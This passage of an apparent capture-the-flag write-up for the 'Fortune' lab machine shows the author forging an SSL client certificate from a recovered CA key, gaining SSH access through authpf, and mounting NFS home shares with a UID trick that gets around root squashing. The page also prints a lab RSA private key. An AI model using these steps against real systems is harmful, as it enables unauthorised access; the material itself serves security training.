DF/lviF6HmxhUL5pac4XHNYPJhVoKmimYUWi2fJ/1B2PgRrzv/mmlgL7JOpJNWMU
bc8bEf698QziuCXj5R/+Lover058nrvCAnI4I4wUHTGAgOC1J4hbVoYXEjK1GT+z
lnX9+JAqGthxxqQp/YXYk1lgA5xpANJIlxH0gwaTQ4a8HAPBliHnEV0vXK38+yzR
e1/uD3OUWKw+DYD/EmH78QiAr7Yb7K4H1yh5VF9zkLCTN6WYoaSM1Z0Tnb8nv8SU
uSwsa/piZvRo7VqzYbDtl8MCAwEAAQ==
-----END PUBLIC KEY-----

┌──(root㉿kali)-[~/Desktop/Boxes/Fortune.htb]
└─# openssl x509 -in intermedaite_cert.crt -pubkey -noout
-----BEGIN PUBLIC KEY-----
MIICIjANBgkqhkiG9w0BAQEFAAOCAg8AMIICCgKCAgEAuTGpzUbl4RIyDuJv8S36
vZm96P8FoUgseznDqNOqAEN+qU6NTzZAjOvCAJu7tiJjnvrUxf4SzuLRQEsU99R6
UDBj/rz1dMRq3P/7VdbNC5o2zrd99fN/MDz288Rv7Z24LKWvPoEFWU5DSpQo+lre
gWcl4yzTS0hHQjjk/aGPPkLFhT1oW/kbz9205JT1LvR+mqNWbH/0Q92K7Ns3b2Uq
EdvD0nm/t7SAphhkGYEtsxyEdiI97sB6jXxlgHzblwFlQaHvh6H7u6rCm/VGQDFm
Y3d/zA1TtZ0vuAJ2/EEs0NU6XySL6YmfIsPJdu4NoeEeXofqwQjNf2bsjgQZrOuj
LxTBo1L4cFsNvZVwwNscyr+wZM/SybEGB3vBe4e+wvzkT7YD4lqubvXZO346jKcn
DF/lviF6HmxhUL5pac4XHNYPJhVoKmimYUWi2fJ/1B2PgRrzv/mmlgL7JOpJNWMU
bc8bEf698QziuCXj5R/+Lover058nrvCAnI4I4wUHTGAgOC1J4hbVoYXEjK1GT+z
lnX9+JAqGthxxqQp/YXYk1lgA5xpANJIlxH0gwaTQ4a8HAPBliHnEV0vXK38+yzR
e1/uD3OUWKw+DYD/EmH78QiAr7Yb7K4H1yh5VF9zkLCTN6WYoaSM1Z0Tnb8nv8SU
uSwsa/piZvRo7VqzYbDtl8MCAwEAAQ==
-----END PUBLIC KEY-----
```

We started forging the certificate




```
└─# openssl genrsa -out client.key 4096

┌──(root㉿kali)-[~/Desktop/Boxes/Fortune.htb]
└─# openssl req -new -key client.key -out client.csr
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [AU]:
State or Province Name (full name) [Some-State]:
Locality Name (eg, city) []:
Organization Name (eg, company) [Internet Widgits Pty Ltd]:
Organizational Unit Name (eg, section) []:
Common Name (e.g. server FQDN or YOUR name) []:simon@fortune.htb
Email Address []:simon@fortune.htb

Please enter the following 'extra' attributes
to be sent with your certificate request
A challenge password []:
An optional company name []:

┌──(root㉿kali)-[~/Desktop/Boxes/Fortune.htb]
└─# openssl x509 -req -in client.csr -CA cert.cert -CAkey ca.key -outform PEM -out client.pem
Certificate request self-signature ok
subject=C = AU, ST = Some-State, O = Internet Widgits Pty Ltd, CN = simon@fortune.htb, emailAddress = simon@fortune.htb

┌──(root㉿kali)-[~/Desktop/Boxes/Fortune.htb]
└─# openssl pkcs12 -export -inkey ca.key -in cert.cert -out client.p12
Enter Export Password:
Verifying - Enter Export Password:
```

Once the malicious certificate was created, we added it in our firefox in the category of trusted certificates




You have certificates from these organizations that identify you



You have certificates from these organizations that identify you

Certificate Name	Security Device	Serial Number	Expires On
⌄ Fortune Co HTB			
Fortune Interme…	Software Security De…	10:00	October 26, 2028

Once the certificated was added , we tried to access 443/HTTPS once again using our forged SSL certificate



This site has requested that you identify yourself with a certificate:

fortune.htb:443

Organization: “Fortune Co HTB”

Issued Under: “Fortune Co HTB”

Choose a certificate to present as identification:


simonella [1B:4F:4A:9F:8B:E4:12:CA:1F:E1:E1:BD:6B:5B:C8:56:DB:6E:1C:11]

Details of selected certificate:

E=simon@fortune.htb,CN=simonella,OU=simon,O=simon@fortune.htb,ST=Some-State,C=AU
Serial number: 1B:4F:4A:9F:8B:E4:12:CA:1F:E1:E1:BD:6B:5B:C8:56:DB:6E:1C:11
Valid from Aug 9, 2023, 9:05:44 PM EDT to Sep 8, 2023, 9:05:44 PM EDT
Email addresses: simon@fortune.htb
Issued by: E=bob@fortune.htb,CN=Fortune Intermediate CA,O=Fortune Co HTB,ST=ON,C=CA
Stored on: Software Security Device


☑ Remember this decision

And now we accessed the port



You will need to use the local authpf service to obtain elevated network access. If you do not already have the appropriate SSH key pair, then you will need to generate one and configure your local system appropriately to proceed.

After accessing the port, we got an ability to generate SSH keys what automatically adds our IP address to the list of trusted IPs



AuthPF SSH Access

The following public key has been added to the database of authorized keys:


```
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDuNlz2GFa58jBHeAFFlMuGbI9xmUsCwVLByqXkcALZqXurKIqKb/o51TAxGUn2GX4nByvEt2xzhj9LSzOPKVg2a7E6RL2rt8jBEg4dCLPYbgcmjSUD5ekIkSv3CJdA5uU5UyKq5lF7vOCcHR39ycqZCG0Xa3g92yMNaXBx8kTept1cpZBtKs/qV5yTb6DFJb2bgRaVm/0k5Ol/oE8FZF3PtpNmNN+WwrAmLr
```

The corresponding private key is as follows:

```
-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEA7jZc9hhWufIwR3gBRZTLhmyPcZlLAsFSwcql5HAC2al7qyiK
im/6OdUwMRlJ9hl+JwcrxLdsc4Y/S0szjylYNmuxOkS9q7fIwRIOHQiz2G4HJo0l
A+XpCJEr9wiXQOblOVMiquZRe7zgnB0d/cnKmQhtF2t4PdsjDWlwcfJE3qbdXKWQ
bSrP6leck2+gxSW9m4EWlZv9JOTpf6BPBWRdz7aTZjTflsKwJi52tgvlgcWfOkVJ
Wdxk81dFyGTdoUzz6rkDeHKYXcwsItEie0ypnDOVXy20I5yaK5MtsdfBzFqja4uD
aJ9S7ZcvYpTZf5aQ5zpjNg/te/eNGr+q+8ENvQIDAQABAoIBAFKnolHx2AXlN0NV
LHvMSWJ3QL6WBiUKl4COpElDZHnKCRM2mfu3JwfyJSqkL7mo1tEL9+/mBUeAiW3C
xj0ih206qOAjAf0XZB05+pOwdVbftrN1viZAHD/Qv4SUAoeOlnLxmdHa4OMign0o
zUNGRXocJl49+BbedqcsssuW2La4XC0erGYBVWc7Fn5SHpk/nhkZzgg4S7HetVAP
maKgTgA9etSHHJWbJr6rUe0ZZmSUuAnYb9U894u68M2GnPr1gPWPSFHqvZ0INaB2
7Id7wT01CMH+E9JcGMLeWsmthocGGGLKbbg80Pwv9rbvvDwCJFGObaYrGq043cuy
Ef4A6YECgYEA+WoFIUNrzfMufQjRTuZRD9Ndxc5ss8r68POVYvIEPTnfVDcJXOkZ
xnuS5OmKuCRlTy/vAGpN30dkl9LbLiD+/XnUsIOeU1MHlU//gCCaBSwfqMj3Tdbk
6HNoO4YbCSF+9K6KS7Flnmx4DpcI+8ejExcBjVcBi5nyxBPv6zWyleUCgYEA9ICf
KAG9QhU8VPonHOvdYIvAtTgM+VooNm7lwK+cSAaxnI41RQXsUeRnaswm5W2kb/A2
vpUUtH7vKT+HrQ1EmOCn05iG0nD3n8bsr78ReBJX2n7PQjmgG6S5cyN+N2C6/zLG
CpwiI+Y0fCzJBvg6dM+EADGLScmphNf7I8lEGvkCgYEA2XQxIs44iKhUSNlOPB8c
X9Ll+BdAuQTpAvksrsbZIVR6vV76v9HQEjgdW42uz1uUJJVjKJaGbHw/XQuO40oL
Z443/OnUOUuz2d+UoO5LuuS8eZk13NzWWUB9iSAkJDLbEJO4qcPyGEzz46yVPYfS
S0uMo+FOzJsdiQzk6cq4eG0CgYBXs9tjKlyM27ksch6djS13eCnD1zswJlrOS7E2
EMfqPhxvn8MT4zAFn/xInrpFCbM2Q+AfNLKcm/uFvDgapuu4Or14dPnHeqYYNe6o
i8zkWRASW/JUOv9nawrqdgzMKHJrH/dRzvegEO86q4XgbiHpzJX4y8y+xwt7j02S
ZJt9YQKBgQDsUstTjtomQxUEHKkr1OiXEMYbxxaZcDK0waOQP4RQOdmcYnEw1yog
BY1VffvywAKWgU9KGQKMDOG53yYYxF7OzTNrBslIeLpl5csSuLu/68Vi1mIdwJaj
TlLxTWOEEL7Zp4BRKvnRF/O6DG0kJOZvOdxLvo+K+9vYsbqZ988bew==
-----END RSA PRIVATE KEY-----
```

Please save the above key pair to your local system with appropriate file permissions and use your OpenSSH client with the `-i` option to obtain elevated network access to the server.


Please note: If the IP address of your local system changes, then you **may** need to generate a new key pair.



```
└─# ssh nfsuser@10.10.10.127 -i id_rsa
Last login: Wed Aug  9 21:27:28 2023 from 10.10.14.5

Hello nfsuser. You are authenticated from host "10.10.14.5"
```


When we used our newly generated SSH we were not provided with an access but we decided to scan ports once again

And this revealed that NFS ports is open now




```
|_  100005  1,3          985/tcp   mountd
443/tcp  open  ssl/https?
| ssl-cert: Subject: commonName=fortune.htb/organizationName=Fortune Co HTB/stateOrProvinc
| Not valid before: 2018-10-30T01:13:42
|_Not valid after:  2019-11-09T01:13:42
|_ssl-date: TLS randomness does not represent time
2049/tcp open  nfs     2-3 (RPC #100003)
8081/tcp open  http    OpenBSD httpd
|_http-title: pgadmin4
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/s
TCP/IP fingerprint:
OS:SCAN(V=7.93%E=4%D=8/9%OT=22%CT=1%CU=32761%PV=Y%DS=2%DC=T%G=Y%TM=64D43DA2
OS:%P=x86_64-pc-linux-gnu)SEQ(SP=10A%GCD=1%ISR=10C%TI=RD%CI=RI%TS=21)OPS(O1
OS:=M53CNNSNW6NNT11%O2=M53CNNSNW6NNT11%O3=M53CNW6NNT11%O4=M53CNNSNW6NNT11%O
OS:5=M53CNNSNW6NNT11%O6=M53CNNSNNT11)WIN(W1=4000%W2=4000%W3=4000%W4=4000%W5
OS:=4000%W6=4000)ECN(R=Y%DF=Y%T=40%W=4000%O=M53CNNSNW6%CC=N%Q=)T1(R=Y%DF=Y%
OS:T=40%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=S%F=
OS:AR%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%
OS:T=40%W=0%S=A%A=S%F=AR%O=%RD=0%Q=)T7(R=N)U1(R=Y%DF=N%T=FF%IPL=38%UN=0%RIP
OS:L=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=N)
```

We listed open shares and then mounted our custom directory




```
└─# showmount -e 10.10.10.127
Export list for 10.10.10.127:
/home (everyone)

┌──(root㉿kali)-[~]
└─# cd ~/Desktop/Boxes/Fortune.htb

┌──(root㉿kali)-[~/Desktop/Boxes/Fortune.htb]
└─# mkdir simon_share

┌──(root㉿kali)-[~/Desktop/Boxes/Fortune.htb]
└─# mount -t nfs 10.10.10.127/home simon_share
mount.nfs: remote share not in 'host:dir' format

┌──(root㉿kali)-[~/Desktop/Boxes/Fortune.htb]
└─# mount -t nfs 10.10.10.127:/home simon_share
Created symlink /run/systemd/system/remote-fs.target.wants/rpc-statd.service → /lib/systemd/system/rpc-statd.service.

┌──(root㉿kali)-[~/Desktop/Boxes/Fortune.htb]
└─# 
```

But it looks like that root squashing is enabled - this means that only user with a specific UID can access charlie's directory



```
└─# ls -al
total 12
drwxr-xr-x 5 root root  512 Nov  2  2018 .
drwxr-xr-x 3 root root 4096 Aug  9 21:31 ..
drwxr-xr-x 5 1001 1001  512 Nov  3  2018 bob
drwxr-x--- 3 kali kali  512 Nov  5  2018 charlie
drwxr-xr-x 2 1002 1002  512 Nov  2  2018 nfsuser

┌──(root㉿kali)-[~/Desktop/Boxes/Fortune.htb/simon_share]
└─# cd charlie
cd: permission denied: charlie

┌──(root㉿kali)-[~/Desktop/Boxes/Fortune.htb/simon_share]
└─# 
```

So we switched into default kali user who can bypass root squashing and now we can list content of charlie's directory



```
└─# su kali
┌──(kali㉿kali)-[/root/Desktop/Boxes/Fortune.htb/simon_share]
└─$ cd charlie

┌──(kali㉿kali)-[/root/…/Boxes/Fortune.htb/simon_share/charlie]
└─$ ls -al
total 22
drwxr-x--- 3 kali kali 512 Nov  5  2018 .
drwxr-xr-x 5 root root 512 Nov  2  2018 ..
-rw-r----- 1 kali kali 771 Oct 11  2018 .cshrc
-rw-r----- 1 kali kali 101 Oct 11  2018 .cvsrc
-rw-r----- 1 kali kali 359 Oct 11  2018 .login
-rw-r----- 1 kali kali 175 Oct 11  2018 .mailrc
-rw------- 1 kali kali 608 Nov  3  2018 mbox
-rw-r----- 1 kali kali 216 Oct 11  2018 .profile
drwx------ 2 kali kali 512 Nov  2  2018 .ssh
-r-------- 1 kali kali  33 Nov  3  2018 user.txt
-rw-r----- 1 kali kali  87 Oct 11  2018 .Xdefaults

┌──(kali㉿kali)-[/root/…/Boxes/Fortune.htb/simon_share/charlie]
└─$ 
```